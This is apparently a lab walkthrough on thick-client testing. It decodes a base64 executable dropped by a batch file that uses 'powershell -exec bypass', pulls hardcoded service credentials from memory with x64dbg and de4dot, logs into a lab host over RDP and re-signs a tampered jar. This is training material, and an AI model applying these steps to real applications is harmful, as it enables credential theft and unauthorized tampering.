




And after we run the program again, we get these files within the ‘Temp\2’ path:



The ‘F9A.tmp’ is an empty file, lets check the ‘FTA.bat’ batch file, we will right click it and select ‘edit’:





```
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt

echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$
powershell.exe -exec bypass -file c:\programdata\monta.ps1
del c:\programdata\monta.ps1
del c:\programdata\oracle.txt
c:\programdata\restart-service.exe
del c:\programdata\restart-service.exe
```

There are operations committed upon those files, and then they are deleted.


We will remove the del commands, and re-run the .bat file:

```
echo $salida = $null; $fichero = (Get-Content C:\ProgramD
powershell.exe -exec bypass -file c:\programdata\monta.ps
c:\programdata\restart-service.exe
```

These 2 files were created in ‘\ProgramData’:



Oracle.txt is some long base64 string:


oracle.txt - Notepad

File Edit Format View Help

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4g
aW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAABQRQAAZIYKAAAAAAAAAAAAAAAAAPAALwILAgIfAG
QKAAAuDQAAFgAA4BQAAAAQAAAAAEAAAAAAAAAAQAAAAAgAABAAAAAAAAAAFAAIAAAAAAACw
DQAABAAAMTUNAAMAYAEAACAAAAAAAAAQAAAAAAAAAAAQAAAAAAAAEAAAAAAAAAAAAAQAA
AAAAAAAAAAAAAAAgA0AlA8AAAAAAAAAAAAAAAMALAOCpAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAwPoKACgAAAAAAAAAAAAAAAAAAAAAAAAAAA3IMNAKADAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAANBiCgAAEAAAAGQKAAAEAAAAAAAA
AAAAAAAAAABgAFBgLmRhdGEAAABALwAAAIAKAAAwAAAAaAoAAAAAAAAAAAAAAAAAAQABgwF
9zeXNjAAAAGAAAAACwCgAAAgAAAJgKAAAAAAAAAAAAAAAAAAAEAAMMAucmRhdGEAAODzAAAA
wAoAAPQAAACaCgAAAAAAAAAAAAAAAAABAAGBALnBkYXRhAADgqQAAAMALAACqAAAAjgsAAA
AAAAAAAAAAAAAAQAAwQC54ZGF0YQAAZOUAAABwDAAA5gAAADgMAAAAAAAAAAAAAAAAAEAA
MEAuYnNzAAAAAKAUAAAAYA0AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAGDALmlkYXRhAACUDw

Now let’s inspect the PowerShell ‘monta.ps1’ script:



monta.ps1 - Notepad

File Edit Format View Help

```
$salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ;
 foreach ($linea in $fichero) {$salida += $linea };
 $salida = $salida.Replace(" ","");
 [System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe", [System.Convert]::FromBase64String($salida))
```

We read the oracle.txt, decode it from base64 and write the output to restart-service.exe.

We need the restart-service.exe, lets run the powershell script:



```
PS C:\Windows\system32> $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ",""); [System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe", [System.Convert]::FromBase64String($salida))
```

I had to open PowerShell as administrator for it to run, not sure why I didn’t linger on it

We got this executable as output:

We will run it while using process monitor

First we modify the process monitor filters:


Process Name	is	Restart-OracleService.exe	Include
Process Name	is	restart-service.exe	Include
Process Name	is	Procmon.exe	Exclude

So, it will display the restart-service.exe and won’t display the original process.


Let’s run the restart-service.exe:

The inspection of process monitor didn't show anything interesting.


Lets inspect the process with 'x64dbg':




When its open, we go to 'Options' → 'Preferences':



There, we will check only 'exit breakpoint':




Then we go to file → open and then select our restart-service.exe:




We get a lot of data,

We go to memory map:



Pay attention to the marked line:




Memory dump type map, with both read and write permission suggests it could be a place to store hard coded credentials


*better explanation from the section:

> Memory-mapped files allow applications to access large files without having to read or write the entire file into memory at once. Instead, the file is mapped to a region of memory that the application can read and write as if it were a regular buffer in memory. This could be a place to potentially look for hardcoded credentials.

*

We will dump the memory section to file:





Let’s run strings64.exe on the file we just saved:

```
C:\TOOLS\Strings>.\strings64.exe ..\..\ProgramData\restart-service_0000000000AD0000.bin

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Among other files there are these:

```
c:\windows\system32\cmd.exe
/c sc.exe stop OracleServiceXE; sc.exe start OracleServiceXE
svc_oracle
#oracle_s3rV1c3!2010
"#M
z\V
).NETFramework,Version=v4.0,Profile=Client
FrameworkDisplayName
.NET Framework 4 Client Profile
runas
Copyright 2021
WrapNonExceptionThrows
%x/`
RSDS
```

We are dealing with .NET executable.


Now we will use the de4dot - .NET deobfuscator and depacker:

```
C:\TOOLS\de4dot>.\de4dot.exe ..\..\programData\restart-service_0000000000AD0000.bin

de4dot v3.1.41592.3405

Detected Unknown Obfuscator (C:\programData\restart-service_0000000000AD0000.bin)
Cleaning C:\programData\restart-service_0000000000AD0000.bin
Renaming all obfuscated symbols
Saving C:\programData\restart-service_0000000000AD0000-cleaned.bin
```

a ‘cleaned’ version of the file were created as output (xxxx-cleaned.bin).

that we can run on dnSpy – drag the cleaned.bin file to the dnSpy,

and when done – observe the ‘runas’ folder ,open it and get to the Main function:



All we have left to do is to get the username from line 10, and the password it’s easy to see it’s the text variable in line 13, appended char by char to the password field in line 20.

Exploiting Web Vulnerabilities in Thick-Client Applications:


Question: What is the IP address of the eth0 interface under the ServerStatus → Ipconfig tab in the fatty-client application?

Answer: 172.28.0.3

Method: we will login to the windows machine with this rdp command:

```
xfreerdp /u:cybervaca /p:'&aue%C)}6g-d{w' /v:<Target IP> /dynamic-resolution
```


when the windows machine is up – we will go to the path 'C:\Apps':




We see the app 'fatty-client.jar'.

Before we proceed – the section provided us with some notes:

Now, when opening the application with double click, entering the provided credentials from the note above and attempting to login, we get connection error:



Lets try to connect again, but this time with Wireshark on:




But which interface we select?

We determine that with ‘ipconfig’:

```
C:\Users\cybervaca>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.88.204
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1109:9a44:885f:eee3%8
   IPv4 Address. . . . . . . . . . . : 172.16.17.115
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.17.1
```

Ethernet0 is the interface of the linking between the target windows machine and the pwnbox machine I use to connect to it, so the relevant interface for our case is Ethernet1, so that is the interface we select, then, we attempting to re-login:




This is the Wireshark traffic generated from the re-login attempt – we attempt to connect with tcp to port 8000 of the server (172.16.17.114) but to no avail.

So we try again 2 more times, for vain.

We need to reconfigure the fatty-client to attempt to connect to port 1337 and not port 8000 (as 1337 is the server port as we were informed by the section)

Well as fatty-client is a jar file, we can extract it:



When the files are extracted, we need to locate the port modification area,

We will use PowerShell to determine:

```
ls -recurse | Select-String "8000"
```


```
PS C:\Apps> ls -recurse | Select-String "8000"

beans.xml:13:       <constructor-arg index="1" value = "8000"/>
fatty-client.jar:7514:       <constructor-arg index="1" value = "8000"/>
```

We have 2 possible options, beans.xml line 32 or the executable itself line 7514.


Attempting to modify the executable itself results with error when the executable is re-executed (because the .jar is signed so we need to update the file's hash as well, effectively re-sign it)

So we will modify the port with the other method:

We open the beans.xml file, line 13:




→




Now we need to re-sign the .jar, for that we will go to META-INF folder,

And 1. Delete the '1.RSA' and '1.SF' files




2. in ‘MANIFEST.MF’ file keep:



Remove everything below ‘Main-Class’ (with the new line!, meaning don’t forget keep a new line after the ‘Main-Class’ field)

→




When done, create new .jar with this command:

```
jar -cmf .\META-INF\MANIFEST.MF fatty-client-new.jar *
```


which does creates the new ‘fatty-client’new.jar’ with a provided manifest file:

1. `jar`: This is the Java Archive Tool command.
2. `-cmf`: These are options passed to the `jar` tool.
   - `c`: Creates a new archive.
   - `m`: Includes a manifest file in the archive.
   - `f`: Specifies the name of the archive file that you want to create.
3. `.\META-INF\MANIFEST.MF`: This specifies the manifest file to include in the JAR. The manifest file contains metadata about the JAR, such as the version, main class, and other attributes.
4. `fatty-client-new.jar`: This is the name of the JAR file that will be created.
5. `*`: This wildcard character tells the `jar` tool to include all files and directories in the current directory in the JAR file.

